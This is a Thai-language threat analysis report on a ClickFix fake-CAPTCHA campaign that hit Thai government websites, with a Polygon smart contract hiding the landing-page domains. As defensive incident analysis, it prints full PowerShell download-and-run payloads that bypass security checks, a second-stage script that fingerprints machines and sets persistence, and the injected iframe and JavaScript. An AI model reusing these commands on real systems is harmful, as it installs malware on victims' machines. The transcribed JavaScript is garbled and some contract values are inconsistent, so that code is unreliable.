

Threat Analysis Report

รายงานวิเคราะห์แคมเปญการโจมตีเว็บไซต์เพื่อแทรกโค้ด
แสดงหน้า CAPTCHA ปลอม (ClickFix)

15/09/2026

TLP:CLEAR





สารบัญ

สารบัญ.....	2
บทสรุปสำหรับผู้บริหาร.....	3
การวิเคราะห์เชิงเทคนิค.....	4
Tactics, Techniques, and Procedures (MITRE ATT&CK).....	14
Indicators of Compromise (IoCs)	15
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ	17
อ้างอิง (References).....	20



บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์แคมเปญการโจมตีเว็บไซต์ที่พบว่าหน่วยงานภาครัฐของไทย ตกเป็นเหยื่อจากการฝังโค้ด iframe อันตราย ซึ่งเชื่อมโยงไปยังหน้า Landing Page ปลอม ใช้เทคนิค "ClickFix" หลอกให้ผู้เข้าชมเว็บไซต์คัดลอกและรันคำสั่ง PowerShell อันตรายด้วยตนเอง ผ่าน Win+R โดยคำสั่งดังกล่าวถูกเขียนลง Clipboard ของเหยื่อโดยอัตโนมัติผ่านสิทธิ์ clipboard-write ของ iframe หากเหยื่อทำตามขั้นตอน จะส่งผลให้มีการดาวน์โหลดและเรียกใช้งานมัลแวร์บนเครื่องของเหยื่อ

จากการวิเคราะห์คำสั่ง PowerShell ที่พบจากเหตุการณ์ พบ Payload อย่างน้อย 3 รูปแบบ ซึ่งมีความแตกต่างกันด้านเทคนิคการหลบเลี่ยงการตรวจจับ ได้แก่ Payload A และ Payload B ซึ่งมีโครงสร้างโค้ด รูปแบบตัวแปร และเทคนิคการอำพราง (Obfuscation) เหมือนกันเกือบทุกประการ ทำให้ประเมินด้วยระดับความเชื่อมั่นปานกลางถึงสูงว่าทั้งสองมาจาก Payload generator หรือ Toolkit ชุดเดียวกัน และ Payload C ซึ่งดำเนินการแบบ Fileless ตั้งแต่ต้นและปลอมแปลง User-Agent เพื่อหลบเลี่ยงการตรวจจับด้วยแนวทางที่แตกต่างออกไป บ่งชี้ว่าผู้โจมตีมีการพัฒนาและปรับปรุงเครื่องมือหรือเทคนิคอย่างต่อเนื่อง

นอกจากนี้ จากการตรวจสอบกลไกการทำงานของหน้าเว็บที่ถูกโจมตี พบว่ามีการใช้งานเทคนิค EtherHiding ในการซ่อน C2 สำหรับส่งโดเมนหน้า Landing Page ของ ClickFix ปลอม โดยเก็บไว้บนเครือข่ายบล็อกเชน Polygon ผ่าน Smart Contract ซึ่งส่งผลให้การติดตามหรือการ Takedown C2 ทำได้ยาก และจากการตรวจสอบแหล่งข่าวกรองสาธารณะพบว่า Contract address และ Function selector ที่ตรวจพบตรงกับรายงานของ PhishEye Research (เผยแพร่ 24 มิถุนายน 2569) ซึ่งระบุว่าเป็นแคมเปญ "ClickFix 2026" ที่ดำเนินการมาตั้งแต่เดือนมีนาคม 2569 โจมตีเว็บไซต์ WordPress ที่มีช่องโหว่หลายร้อยเว็บทั่วโลกแบบไม่เจาะจงกลุ่มเป้าหมาย

จึงประเมินด้วยความเชื่อมั่นสูงว่าหน่วยงานที่ตกเป็นเหยื่อในเหตุการณ์นี้ถูกโจมตีในลักษณะเดียวกับเว็บไซต์อื่นทั่วไปที่มีช่องโหว่ ไม่ใช่การโจมตีที่มุ่งเป้าหมายที่หน่วยงานราชการไทยโดยเฉพาะ อย่างไรก็ตาม ลักษณะแคมเปญที่ยังทำงานอยู่ในปัจจุบันทำให้มีความเสี่ยงที่เว็บไซต์ .go.th/.ac.th อื่นอาจตกเป็นเหยื่อในลักษณะเดียวกันได้เช่นกัน



การวิเคราะห์เชิงเทคนิค

สาเหตุ

- **ด้านเว็บไซต์** สาเหตุของเว็บไซต์ที่ถูกโจมตีนั้นยังไม่มีการสรุปที่แน่ชัดเนื่องจากหลักฐานที่ไม่มากพอ แต่คาดว่าอาจจะเกิดจากช่องโหว่ของ Plugin หรือ CMS ที่ใช้ในการพัฒนาเว็บไซต์ เนื่องจากพบความสอดคล้องของส่วนประกอบ (Components) ที่ใช้ในการพัฒนาเว็บไซต์ทั้งสองแห่ง แต่เนื่องจากเป็น Component ปิดจึงไม่สามารถวิเคราะห์หาสาเหตุที่แท้จริงได้ หรืออาจจะเกิดข้อมูล Credentials ที่ใช้ในการจัดการเว็บไซต์หลุดรั่ว ผู้ไม่หวังดีจึงสามารถที่จะแก้ไขหน้าเว็บไซต์ได้
- **ด้านผู้ใช้งาน** สาเหตุของการถูกโจมตีมาจากผู้ใช้ที่ขาดความรู้ ความเข้าใจในการโจมตีด้วย Social engineering จึงเลือกที่จะปฏิบัติตามคำแนะนำของผู้ไม่หวังดีโดยไม่ทราบผลกระทบของการกระทำ

ผลกระทบที่เกิดขึ้น

หน้าเว็บที่ถูกโจมตีนั้นไม่สามารถเข้าถึงได้เนื่องจากถูก CAPTCHA ปลอมมาขวางไว้ รวมไปถึงหากผู้ใช้งานหลงเชื่อหน้าเว็บปลอมก็จะนำไปสู่การติดตั้งมัลแวร์อื่น ๆ บนอุปกรณ์ของเหยื่อ

ลำดับการโจมตี

1. เว็บไซต์ของหน่วยงานถูกโจมตีผ่านทางช่องโหว่ต่าง ๆ พร้อมทั้งฝังโค้ดอันตรายบนหน้าเว็บไซต์
2. ผู้ใช้เข้าชมเว็บไซต์ที่ถูกโจมตี โค้ดที่ฝังไว้จะตรวจสอบระบบปฏิบัติการและดึง URL ของหน้า Landing Page จาก Smart Contract บนเครือข่าย Blockchain Polygon มาแสดงบนเว็บไซต์หากระบบปฏิบัติการตรงกับเป้าหมายของโค้ด
3. เว็บไซต์ที่ถูกโจมตีจะแสดงหน้า Fake CAPTCHA และใช้สิทธิ์ clipboard-write เขียนคำสั่ง PowerShell ลง Clipboard ของผู้ใช้โดยอัตโนมัติ
4. หน้าเว็บ Fake CAPTCHA จะหลอกให้ผู้ใช้ดำเนินการตามคำแนะนำ โดยให้กด Windows + R เพื่อเป็นการเรียก Run และให้วางคำสั่ง Powershell ที่คัดลอกมา “เพื่อยืนยันตัวตน”
5. คำสั่ง PowerShell ถูกรันแบบซ่อนหน้าต่างและข้าม Execution policy ทันทีที่ผู้ใช้กด Enter



6. การดำเนินการของ Payload แตกต่างกันตาม 2 รูปแบบที่พบ ดังนี้

a. รูปแบบที่ 1 (Payload A — bapak178[.]org

และ Payload B — yamin4d[.]org)

ดาวน์โหลดไฟล์จาก C2 มาบันทึกที่ %TEMP% ปิดการตรวจสอบ Mark-of-the-Web (SEE_MASK_NOZONECHECKS) เพื่อไม่ให้ Windows แจ้งเตือนไฟล์จากอินเทอร์เน็ต จากนั้นเรียกใช้งานไฟล์ทันที โดย Payload A ใช้ Start-Process รันไฟล์ .exe โดยตรง และ Payload B ใช้ Dot-Sourcing รัน .ps1 script ซึ่งพบว่ามี การโหลด Module เพิ่มเติม (he.dat) แบบ Fileless ในภายหลัง

b. รูปแบบที่ 2 (Payload C — cem.mesoptik[.]com)

ดำเนินการแบบ Fileless ตั้งแต่ต้นโดยใช้ iex((...).Content) โหลดและ รัน Script จาก C2 ในหน่วยความจำทันทีโดยไม่มีการเขียนไฟล์ใด ๆ ลงดิสก์ พร้อมปลอม User-Agent เป็น Microsoft Edge เพื่อซ่อน Network traffic ให้กลมกลืนไปกับการ Browsing ปกติ

7. Payload ที่รันในเครื่องเหยื่อดำเนินการขั้นสุดท้าย

a. รูปแบบที่ 1: มัลแวร์ปลายทางคาดว่าจะประเภท Information Stealer

จากพฤติกรรมที่ตรวจพบในสภาพแวดล้อม Sandbox (การเข้ารหัส AES, การตรวจสอบ External IP, การ Query ข้อมูลระบบผ่าน WMI) แต่อย่างไรก็ตาม ยังไม่สามารถยืนยัน Malware family ได้จากการวิเคราะห์ Binary โดยตรง ระดับความเชื่อมั่นสำหรับการระบุ Family จึงอยู่ที่ระดับต่ำถึงปานกลาง

b. รูปแบบที่ 2: ดาวน์โหลดไฟล์ ZIP จาก C2 แดกไฟล์ไปยัง %LOCALAPPDATA%

\Programs\VoidTools ซึ่งภายในประกอบด้วย Everything.exe (โปรแกรมถูกกฎหมายและมี Digital signature) และ DLL อันตรายที่ถูกวางไว้ในโฟลเดอร์เดียวกัน เมื่อ Everything.exe ถูกเรียกใช้งานจะโหลด DLL ดังกล่าวโดยอัตโนมัติ ตาม Windows DLL search order (DLL-SideLoading) พร้อมตั้งค่า Registry Run key เพื่อให้มัลแวร์ทำงานทุกครั้งที่เปิดเครื่อง


โค้ด Iframe ที่ถูกฝังบนหน้าเว็บเป้าหมาย

```
<iframe src="https://veralok.click/landing/windows.html?src=sensor
.sensor.sensor.go.th&r=https%3A%2F%2Fwww.google.com%2F&d4c3=Windows&osv=10.0"
allow="clipboard-write" style="width:100%;height:100%;border:none;"></iframe>
```

จะสังเกตได้ว่าโค้ดในส่วนนี้หลังจากที่ฟังก์ชัน JavaScript เรนเดอร์แล้วจะทำการตรวจสอบว่าผู้เรียกหน้าเว็บนั้นใช้งานระบบปฏิบัติการที่เป็น Windows หรือไม่ และมีการอนุญาตให้มีการเขียน



ข้อมูลลงไปที่ Clipboard ของเหยื่อได้โดยอัตโนมัติ และมี Parameter ที่ใช้บอกกว่าเหยื่อนั้นเรียกหน้าเว็บ CAPTCHA ปลอมนี้มาจากเว็บไซต์ใด



ภาพที่ 1 หน้าเว็บของหน่วยงานที่ถูกโจมตีและแสดงหน้า CAPTCHA ปลอม

PowerShell Payload

จากการเก็บตัวอย่าง Payload ที่ถูกคัดลอกใส่ Clipboard ของเหยื่อจาก 2 เว็บไซต์นั้นพบว่าโครงสร้างที่มีความคล้ายคลึงกันเกือบทุกประการ

Payload A — พบจากหน่วยงาน ก

```
Powershell -NoP -w h -ep bypass -c "$b=New-Object UriBuilder('https','bapak178[.]org',443,'/c39298f2.exe');$f=$env:TEMP+'\u.exe';&('Invo'+ 'ke-Web'+ 'Request')($b.Uri) -OutFile $f -UseBasicParsing;$env:SEE_MASK_NOZONECHECKS=1;Start-Process $f -WindowStyle Hidden"
```

Payload B — พบจากหน่วยงาน ข

```
powershell -NoP -w h -ep bypass -c "$ProgressPreference='SilentlyContinue';$b=New-Object UriBuilder('https','yamin4d[.]org',443,'/mfc.dat');$f=$env:TEMP+'\u.ps1';&('Invo'+ 'ke-Web'+ 'Request')($b.Uri) -OutF $f -UseB;$env:SEE_MASK_NOZONECHECKS=1;.$f"
```

องค์ประกอบของคำสั่งมีดังนี้

- NoP -w h -ep bypass: รันแบบไม่โหลดโปรไฟล์ ซ่อนหน้าต่าง (WindowStyle Hidden) และข้าม Execution Policy เพื่อให้สคริปต์ที่ไม่ได้เซ็นชื่อรันได้



- New-Object UriBuilder(...): สร้าง URL ปลายทางแบบเลี่ยงการเขียน URL เป็น String ตรง ๆ เพื่อหลบเลี่ยงการตรวจจับด้วย Signature/String matching ของ AV/EDR
- &('Invo'+ 'ke-Web'+ 'Request'): โดยแยกชื่อ “cmdlet Invoke-WebRequest” ออกเป็นท่อนแล้วต่อกันด้วย String concatenation เพื่อหลบเลี่ยง Static detection ที่ค้นหาชื่อ “cmdlet” ตรงตัว
- \$env:SEE_MASK_NOZONECHECKS=1: ปิดการตรวจสอบ Mark-of-the-Web (MOTW) ซึ่งปกติ Windows จะแปะ Zone.Identifier ให้ไฟล์ที่ดาวน์โหลดจากอินเทอร์เน็ตและแจ้งเตือนก่อนรัน การตั้งค่านี้ทำให้ข้ามการแจ้งเตือนดังกล่าวโดยสมบูรณ์
- Start-Process \$f -WindowStyle Hidden / . \$f: เรียกใช้งานไฟล์ที่ดาวน์โหลดมาทันที โดย Payload A รันไฟล์ .exe โดยตรง ส่วน Payload B ใช้ Dot-Sourcing รันสคริปต์ .ps1 ในบริบทของ Session ปัจจุบัน ซึ่งบ่งชี้ว่า Payload B อาจเป็นเพียง Loader ที่จะไปดึง Payload ขึ้นถัดไป

การทดสอบรัน Payload B บนสภาพแวดล้อมแบบปิด (Sandbox)

ทำการทดสอบสคริปต์ Stage 2 (ของ Payload B) ในสภาพแวดล้อมของ ANY.RUN โดยตัด Wrapper คำสั่ง (powershell -NoP -w h -ep bypass -c) ออกให้เหลือเฉพาะเนื้อหาในสคริปต์ เพื่อให้ตรงกับพฤติกรรมจริงของ Process ลูกที่เกิดขึ้นหลังเหยือกกด Enter ผลการทดสอบพบว่าสคริปต์ทำงานสำเร็จสมบูรณ์ (exit code 0) และมีการเชื่อมต่อเครือข่ายไปยัง C2 จริง ยืนยันว่า yamin4d[.]org ยัง Active และให้บริการ Payload อยู่ ณ เวลาที่ทดสอบ (ช่วงเดือนสิงหาคม)

ผลการเชื่อมต่อเครือข่ายที่ยืนยันจาก Sandbox:

1. Request hxxps://yamin4d[.]org/mfc.dat: HTTP 200 OK (1.49 KB) — ไฟล์ Loader script ตรงตามที่วิเคราะห์ไว้
2. Request hxxps://yamin4d[.]org/he.dat: HTTP 200 OK (12.6 KB) — ไฟล์ใหม่ที่ไม่เคยพบมาก่อน ขนาดใหญ่กว่า mfc.dat เกือบ 10 เท่า และไม่ปรากฏใน Dropped files ของ Sandbox บ่งชี้ว่าถูกโหลดและประมวลผลแบบ *in-memory/fileless* เพื่อหลบการตรวจจับแบบ File-based
3. Request hxxps://yamin4d[.]org/t?d=<base64-like ciphertext>: HTTP 204 No Content มีลักษณะเป็น C2 beacon/Check-in endpoint ที่ส่งข้อมูลเข้ารหัสกลับไปยังเซิร์ฟเวอร์



4. Request `hxxps://api.ipify[.]org/`: HTTP 200 OK เรียกใช้เพื่อตรวจสอบ External IP ของเหยื่อ สอดคล้องกับ Tag "evasion / ip-check" ที่ Sandbox ระบุให้อัตโนมัตินี้เป็นเทคนิค Victim fingerprinting/geofencing ก่อนตัดสินใจส่ง Payload

พฤติกรรมที่ตรวจพบระหว่างการทำงาน

1. Uses AES cipher / Initialization vector / Symmetric key สคริปต์ที่ใช้ทำงานมีการเข้ารหัส ถอดรหัสข้อมูลด้วย AES คาดว่าใช้เข้ารหัสข้อมูลที่แลกเปลี่ยนกับ C2 หรือถอดรหัส Payload ที่โหลดมา
2. Uses base64 encoding มีความสอดคล้องกับ Parameter `d=` ที่พบใน Beacon request
3. Starting a new process with hidden mode อาจมีการรัน Process ลูกเพิ่มเติมแบบซ่อนหลังโหลด `he.dat`
4. Uses sleep to delay execution เทคนิคหน่วงเวลาเพื่อหลบ Sandbox/Behavioral detection
5. Queries Win32_ComputerSystem (WMI) เก็บข้อมูลระบบเหยื่อ ส่วนหนึ่งของ Fingerprinting หรือ Anti-VM check


PowerShell Payload รูปแบบอื่น

นอกจาก Payload ที่ได้จากหน้าเว็บที่โดนโจมตีแล้วนั้นผู้วิเคราะห์ได้ทำการติดตามไปยัง Smart contract ที่ใช้ในการแจกจ่าย Landing page และได้ Payload (C) เพิ่มเติม 1 รูปแบบดังนี้

```
powershell -w h -ep bypass -c "iex((iwr 'https://cem.mesoptik.com/update.ps1' -UseBasicParsing -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Safari/537.36 Edg/144.0.0.0').Content)"
```

Payload C (`cem.mesoptik[.]com`) มีแนวทางการหลบเลี่ยงการตรวจจับที่แตกต่างจาก Payload A และ B อย่างชัดเจน โดย Payload A, B เน้นการอำพรางคำสั่งในระดับ Syntax เช่น การใช้ UriBuilder และ String concatenation เพื่อหลบ Static signature detection ในขณะที่ Payload C ไม่มีเทคนิคเหล่านั้น แต่เลือกใช้แนวทางที่มีประสิทธิภาพสูงกว่าในสองด้าน

ด้านแรกคือการดำเนินการแบบ Fileless ตั้งแต่ต้น โดยใช้ `iex((...).Content)` รันสคริปต์จาก URL โดยตรงในหน่วยความจำ ไม่มีการเขียนไฟล์ใดลงดิสก์เลย ทำให้การตรวจจับด้วย File-based signature และ Forensic จาก Disk ไม่พบร่องรอย



ด้านที่สองคือการ ปลอมแปลง Network traffic ให้ดูเหมือน Microsoft Edge (Edg/144.0.0.0) แทน PowerShell User-Agent ค่าเริ่มต้น ทำให้ Traffic กลืนไปกับการ Browsing ปกติ และลดโอกาสที่ระบบ EDR หรือ Network monitoring จะตรวจพบ

Second Stage Payload จาก Payload C

หลังจากที่พบ Payload ก่อนหน้าทางผู้วิเคราะห์จึงได้ทำการดึง Payload ขั้นที่สอง cem.mesoptik[.]com/update[.]ps1 มาวิเคราะห์ต่อโดยภายในไฟล์ ps1 นี้มีเนื้อหาดังนี้

```
#3bcc578a6c1cbf39
$g=(Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Cryptography").MachineGuid
$v=(Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='C:').VolumeSerialNumber
$n=$env:COMPUTERNAME
$b=(Get-WmiObject Win32_BIOS).Manufacturer
$m=(Get-WmiObject Win32_ComputerSystem).Model
$gpu=(Get-WmiObject Win32_VideoController).Name
$w=$env:USERNAME
$e="$g|$v|$n|$b|$m|$gpu|$w"
$d="$env:LOCALAPPDATA\Programs\VoidTools"
$u="hxxps://cem.mesoptik[.]com/d/"+[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($e))
Invoke-WebRequest $u -UseBasicParsing -OutFile "$env:TEMP\update.zip"
Expand-Archive "$env:TEMP\update.zip" -DestinationPath $d -Force
Start-Process "$d\Everything.exe" --startup
New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "VoidTools" -Value (''+$d+'\Everything.exe' --startup) -Force
Remove-Item "$env:TEMP\update.zip" -ErrorAction SilentlyContinue
```

โครงสร้างการทำงานภายในจะเป็นการเก็บข้อมูลของเครื่องเหยื่อติดเชื่อและทำการรับ Payload ถัดไปกลับมา โดยในส่วนแรกจะเก็บข้อมูลต่าง ๆ ดังนี้

\$g = MachineGuid	# ตัวระบุเครื่อง Windows แบบถาวร (Unique ต่อเครื่อง)
\$v = Volume Serial Number ของ C:	# ตัวระบุ Disk
\$n = ComputerName	
\$b = BIOS Manufacturer	
\$m = Computer Model	
\$gpu = GPU Name	
\$w = Username	

เป็นการรวม Fingerprint ของเครื่องที่ติดเชื่อได้อย่างแม่นยำ การเก็บ MachineGuid และ Volume Serial รวมด้วยบ่งชี้ว่าใช้เพื่อ สร้าง Unique victim ID ที่เหมือนเดิมเสมอแม้ข้าม Session (แม้ลบมัลแวร์แล้วติดตั้งใหม่ ก็ยัง Fingerprint ออกมาเหมือนเดิม เพราะ MachineGuid ไม่เปลี่ยนตราใดที่ไม่ format เครื่อง) จากนั้นจะทำการแปลงข้อมูลชุดนี้เป็น Base64 และส่งกลับไปยัง C2 และจะตอบกลับเป็น Payload ใหม่ที่เป็นไฟล์ ZIP ให้ดาวน์โหลด



หลังจากที่ได้ไฟล์ ZIP มาแล้วจะทำการ Extract ไฟล์ไปที่ Path ที่ตั้งให้ดูเหมือนโปรแกรมที่ถูกต้องตามปกติ (Program\VoidTools) โดย Everything.exe เป็นโปรแกรมค้นหาไฟล์ที่ถูกกฎหมายจริง มี Digital signature ของ voidtools.com แต่ ZIP ที่ดาวน์โหลดมานั้น คาดว่ามี DLL ปลอมที่ตั้งชื่อให้ตรงกับที่ **Everything.exe** มองหาตอนทำการโหลด (เช่น Everything64.dll) วางอยู่ในโฟลเดอร์เดียวกัน เมื่อรัน Everything.exe โปรแกรมจะโหลด DLL จาก Folder เดียวกันก่อนเสมอ (ตาม Windows DLL search order) จึงโหลด DLL ปลอมที่เป็นมัลแวร์จริงเข้ามาทำงานแทน โดยที่ **Anti-Virus จะเห็นแค่ Process Everything.exe (ที่มี Digital signature ถูกต้อง)** กำลังรัน เทคนิคนี้เรียก DLL Side-Loading และตัวมัลแวร์จะตั้ง Registry Run key ให้รันทุกครั้งที่ Login สำหรับการรักษาการคงอยู่ในระบบ (Persistence) และสุดท้ายจะทำการลบ update.zip ที่โหลดมาทิ้งไปเพื่อทำลายหลักฐาน

อีก 1 จุดที่ยังไม่สามารถระบุได้ชัดเจนว่าสื่อถึงอะไรคือ “#3bcc578a6c1cbf39” ซึ่งอาจจะ เป็น Unique Id, Affiliated ID สำหรับติดตามว่าเหยื่อนั้นได้มีการติดเชื่อมมาจาก Payload ไหนของ ผู้ไม่หวังดีกลุ่มใด ในกรณีที่เป็น ClickFix as a Service

ข้อสังเกตด้าน Infrastructure

yamin4d[.]org Resolve ไปยัง IP 188.114.96.3 และ 188.114.97.3 ซึ่งเป็นของ Cloudflare ไม่ใช่ Origin server จริงของผู้โจมตี การบล็อกที่ระดับ IP จึงไม่มีประสิทธิภาพและอาจกระทบบริการอื่นที่ใช้ Cloudflare ร่วมกัน ควรบล็อกที่ระดับ Domain/SNI/DNS sinkhole แทน และการตรวจสอบความเชื่อมโยงกับ bapak178[.]org ผ่าน WHOIS/hosting โดยตรงนั้นทำไม่ได้เนื่องจาก Origin ถูกซ่อนหลัง CDN จึงควรใช้วิธีอื่น เช่น Certificate Transparency log, Cloudflare abuse report correlation หรือ Passive DNS ย้อนหลังก่อนเปลี่ยนมาใช้ Cloudflare

กลไก EtherHiding และความเชื่อมโยงกับแคมเปญที่มีรายงานสาธารณะ

การตรวจสอบไฟล์ View-source ของหน้าเว็บที่ถูกโจมตีพบว่าโค้ด iframe อันตราย ไม่ปรากฏเป็น Static HTML แต่ถูกสร้างขึ้นแบบ Dynamic ผ่านฟังก์ชัน JavaScript ที่เรียกใช้งาน document.createElement('iframe') พร้อมกับ Attribute allow='clipboard-write' ทำให้การตรวจสอบ Source code แบบ Static (View-source หรือ grep หาคำว่า iframe/veralok) ไม่สามารถพบร่องรอยนี้ได้



```
2754 <script>
2755 (function() {
2756   var _e068c="0x08207B08761d7e95E441E15d6d40BEf6e0306";
2757   var _e036e=["https://polygon.drpc.org","https://polygon-bor-rpc.publicnode.com","https://polygon.java.build","https://polygon.rpc.subquery.network/public","https://polygon-public-nodes.app","https://polygon-pokt-nodes.app"];
2758   var _e0182e="38ed1c";
2759   var _9e1f4d27=["https://webanalytics.cdn.sbs"];
2760
2761   var _1d52=navigator.userAgent[""];
2762   var _d4c3="Other";
2763   if (/iPhone|iPad|test(_1d52)) _d4c3="IOS";
2764   else if (/Android|test(_1d52)) _d4c3="Android";
2765   else if (/Windows|test(_1d52)) _d4c3="Windows";
2766   else if (/Macintosh|Mac OS|test(_1d52)) _d4c3="macOS";
2767   else if (/Linux|test(_1d52)) _d4c3="Linux";
2768
2769   var _7e70=screen.width, _5a4b= _7e70<768, _3189= _7e70>=768&& _7e70<1024;
2770   var _7963= _5a4b?"mobile": _3189?"tablet":"desktop";
2771   var _5c84=(Windows?"windows":macOS?"mac":Linux?"linux":Android?"android":IOS?"ios");
2772   var _3b57=_5c84[_d4c3]||"other";
2773
2774   function parseOsVer(_0dc_944e){
2775     var m;
2776     if (_944e=="IOS"){
2777       m=_0dc.match(/OS (d+)_?(d+)?(?:_(d+))?);
2778       if(m)return m[1]+m[2]+m[3]?m[3]:m[3];
2779     } else if (_944e=="Android"){
2780       m=_0dc.match(/Android (d+)?(?:_(d+))?(?:_(d+))?);
2781       if(m)return m[1]+m[2]?m[2]:m[3]?m[3]:m[3];
2782     } else if (_944e=="Windows"){
2783       m=_0dc.match(/Windows NT (d+)?_(d+)?);
2784       if(m)return m[1]+m[2];
2785     } else if (_944e=="macOS"){
2786       m=_0dc.match(/Mac OS X (d+)_?(d+)?(?:_(d+))?);
2787       if(m)return m[1]+m[2]+m[3]?m[3]:m[3];
2788     }
2789     return "";
2790   }
2791 }
```

ภาพที่ 2 โค้ดที่ถูกแทรกเข้าไปที่หน้าเว็บของเหยื่อ

ตัวโค้ดถูกฝังเป็น Inline <script> tag (ไม่มี Attribute id) วางอยู่ตำแหน่งท้ายสุดก่อนปิด </body> ซึ่งสอดคล้องกับรูปแบบการฝังผ่าน wp_footer hook ของ WordPress เว็บไซต์เป้าหมาย ยืนยันว่าใช้ WordPress ร่วมกับปลั๊กอิน (Plugin) Elementor และธีม wpdt-starter จากพารไฟล์ Static resource ที่โหลดในหน้าเว็บ

จุดที่สำคัญที่สุดคือกลไกการหา URL ปลายทาง (landing page) ของ iframe สคริปต์ไม่ได้เขียน URL ไว้ตรงๆ ในโค้ด แต่เรียกใช้ JSON-RPC method ("eth_call") ไปยัง Smart Contract บนเครือข่าย Polygon blockchain (ผ่าน Public RPC endpoint หลายตัว) เพื่อดึงค่า URL ปัจจุบันที่เข้ารหัสไว้แบบ ABI hex string เทคนิคนี้เรียกว่า EtherHiding เป็นวิธีเก็บพารามิเตอร์การโจมตีไว้บน Blockchain ซึ่งไม่มีใครสามารถลบหรือ Takedown ได้ ทำให้ผู้โจมตีสามารถที่จะเปลี่ยนโดเมน Landing page ได้ตลอดเวลาเพียงส่งเรียกใช้งานฟังก์ชัน "setURL" ค่าบน Smart contract โดยไม่ต้องกลับมาแก้โค้ดที่ฝังไว้ในเว็บที่ถูกเจาะอีกเลย ตัวเว็บที่ถูกโจมตีจะทำการดึงค่าใหม่จากผู้ไม่หวังดีดึงค่าไว้ล่าสุดเสมอ



Contract 0x08207B087F61d7e95E441E15fd6d40BEfd6eD308

Sponsored: 1win - No KYC on crypto. Reliable since 2016. Join 1win - Claim 600% bonus!

Overview

- POL BALANCE: 0 POL
- POL VALUE: \$0.00
- TOKEN HOLDINGS: \$0.00 (1 Tokens)

More Info

- PRIVATE NAME TAGS: + Add
- CONTRACT CREATOR: 0x34c15320...87B894B66 | 187 days ago

Multichain info

- \$0 (Multichain Portfolio)
- No addresses found

Transactions | Token Transfers (ERC-20) | Other Transactions | Contract | Events | Analytics | Assets | Cards


Latest 25 from a total of 231 transactions

Transaction Hash	Action	Block	Age	From	To	Amount	Txn Fee
0xad8d26ddee...	Set URL	93795988	15 hrs ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01268699
0x35d7ded7c9...	Set URL	93740902	38 hrs ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01239904
0xe2ebcd8085...	Set URL	93562600	4 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01224175

ภาพที่ 3 Smart contract ที่ใช้ในการแจกจ่าย Domain สำหรับ Landing page

จากการสืบค้นแหล่งข่าวกรองสาธารณะ พบว่า Contract address (0x08207B087F61d7e95E441E15fd6d40BEfd6eD308) และ Function selector (0x38bcd1c) ที่พบในเว็บหน่วยงานที่ถูกโจมตีทั้ง 2 แห่งนั้นตรงกับที่ระบุในรายงานของ PhishEye เผยแพร่เมื่อ 24 มิถุนายน 2569 ภายใต้ชื่อแคมเปญ "ClickFix 2026" ทุกประการ รวมไปถึง Landing path (/landing/windows.html) ก็สอดคล้องกับ TDS (Traffic Distribution System) Config ที่ระบุในรายงาน ดังกล่าว (windows_landing, mac_landing, show_windows เป็นต้น) จึงประเมินด้วยความเชื่อมั่นสูงว่าเหตุการณ์นี้เป็นส่วนหนึ่งของแคมเปญเดียวกัน ไม่ใช่การโจมตีที่มุ่งเป้าหมายที่หน่วยงานราชการไทยโดยเฉพาะ

รายงานของ PhishEye ระบุว่า Contract ดังกล่าวถูก Deploy ตั้งแต่เดือนมีนาคม 2569 และพบการหมุนเวียนโดเมน (Set URL transaction) 113 ครั้ง รวม 97 โดเมนที่ไม่ซ้ำกัน ในช่วง 11 มีนาคม ถึง 23 มิถุนายน 2569 โดยเฉลี่ยเปลี่ยนโดเมนใหม่ทุก 1-2 วัน ครอบคลุมเว็บไซต์ WordPress/WooCommerce ที่ถูกเจาะหลายร้อยเว็บทั่วโลก ทั้งนี้ veralok.click และ webanalytics-cdn.sbs ที่พบในเหตุการณ์นี้ยังไม่ปรากฏในรายการโดเมนที่ PhishEye เก็บข้อมูลไว้ ถึง 23 มิถุนายน 2569 บ่งชี้ว่าเป็นรอบ Rotation ที่ใหม่กว่าข้อมูลที่เผยแพร่ต่อสาธารณะล่าสุดและ ณ ปัจจุบันวันที่จัดทำรายงาน 15 กันยายน 2569 จากการตรวจสอบของผู้วิเคราะห์พบว่าบน Smart Contract มีประวัติการบันทึกการเรียกใช้ฟังก์ชัน setURL มากถึง 231 ครั้ง



